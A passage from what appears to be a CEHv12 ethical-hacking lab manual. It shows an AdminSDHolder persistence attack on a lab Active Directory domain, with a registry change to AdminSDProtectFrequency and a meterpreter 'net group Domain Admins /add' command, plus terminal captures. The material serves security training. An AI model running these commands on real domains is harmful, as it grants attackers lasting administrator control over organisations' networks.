
```
msfconsole - Parrot Terminal
Thu Apr 7, 07:15

File Edit View Search Terminal Help
ActiveDirectoryRights : ListChildren
PropagationFlags      : None
ObjectFlags            : None
InheritanceFlags       : ContainerInherit
InheritanceType        : All
AccessControlType      : Allow
ObjectSID              : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType    : All
ObjectDN               : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType              : All
IdentityReference       : BUILTIN\Administrators
IsInherited            : True
ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDa
cl, WriteOwner
PropagationFlags       : None
ObjectFlags             : None
InheritanceFlags        : ContainerInherit
InheritanceType         : All
AccessControlType       : Allow
ObjectSID               : S-1-5-21-2083413944-2693254119-1471166842-1104

PS C:\Users\Administrator\Downloads\PowerView> REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Pa
rameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWOR
D /F /D 300
The operation completed successfully.
PS C:\Users\Administrator\Downloads\PowerView>
```

35. Now, click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine and open **Server Manager** window. In the Server Manager window click on **Tools -> Active Directory Users and Computers**.



36. In Active Directory Users and Computers window click on View and select Advanced Features option from the drop down list.

The screenshot shows the Active Directory Users and Computers (ADUC) application. The 'View' menu is open, with 'Advanced Features' highlighted. The main pane displays a list of objects under the 'CEH.com\Dom' container, including 'Domain Controllers', 'Domain Guests', 'Domain Users', 'Designated Administrators', 'Members of this group', 'Members in this group', 'Group Policies', 'Guest', 'Jason M.', 'Key Admins', 'Martin J.', 'Protected Users', 'RAS and IAS', 'Read-only D...', 'Schema Ad...', and 'Shiela D.'. The status bar at the bottom of the window says 'Enables/disables advanced features and objects'.


37. Now, expand CEH.com and System nodes and right click on AdminSDHolder folder and select Properties.

The screenshot shows the Windows Active Directory Users and Computers console. The left pane displays a tree view of the directory structure under 'CEH.com'. The right pane lists various objects with their names, types, and descriptions. The object 'AdminSDHolder' is selected, and its properties are being viewed. The 'Properties' tab is selected in the ribbon. A context menu is open, with the 'Properties' option highlighted.

Name	Type	Description
Builtin	builtinDomain	Default container for up...
Computers	Container	Default container for do...
Domain Con...	Organizational...	Default container for do...
ForeignSecu...	Container	Default container for sec...
Infrastructure	infrastructureU...	
Keys	Container	Default container for ke...
LostAndFou...	lostAndFound	Default container for or...
Managed Se...	Container	Default container for ma...
NTDS Quotas	msDS-QuotaC...	Quota specifications co...
Program Data	Container	Default location for stor...
System	Container	Builtin system settings
TPM Devices	msTPM-Infor...	
Users	Container	Default container for up...

38. In the **AdminSDHolder Properties** window navigate to **Security** tab and you can see that user **Martin** has been added as a member in the directory with full access.

Note: It will take approximately 3 minutes for the user **Martin** to be added as a member in the directory.



39. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and in the meterpreter shell enter the following command and press **Enter**, to add **Martin** to **Domain Admins** group as he is already having all the permissions.

```
net group "Domain Admins" Martin /add /domain
```


```
InheritanceType : All
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType : All
ObjectDN : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType : All
IdentityReference : BUILTIN\Administrators
IsInherited : True
ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDa
cl, WriteOwner
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : ContainerInherit
InheritanceType : All
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104

PS C:\Users\Administrator\Downloads\PowerView> REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Pa
rameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
The operation completed successfully.
PS C:\Users\Administrator\Downloads\PowerView> net group "Domain Admins" Martin /add /domain
net group "Domain Admins" Martin /add /domain
The command completed successfully.

PS C:\Users\Administrator\Downloads\PowerView>
```

40. Click **CEHv12 Windows Server 2022** to switch to **Windows Server 2022** machine and in the **Active Directory Users and Computers** window, click on **Users** folder right-click on **Martin J** user name and click on **properties**.

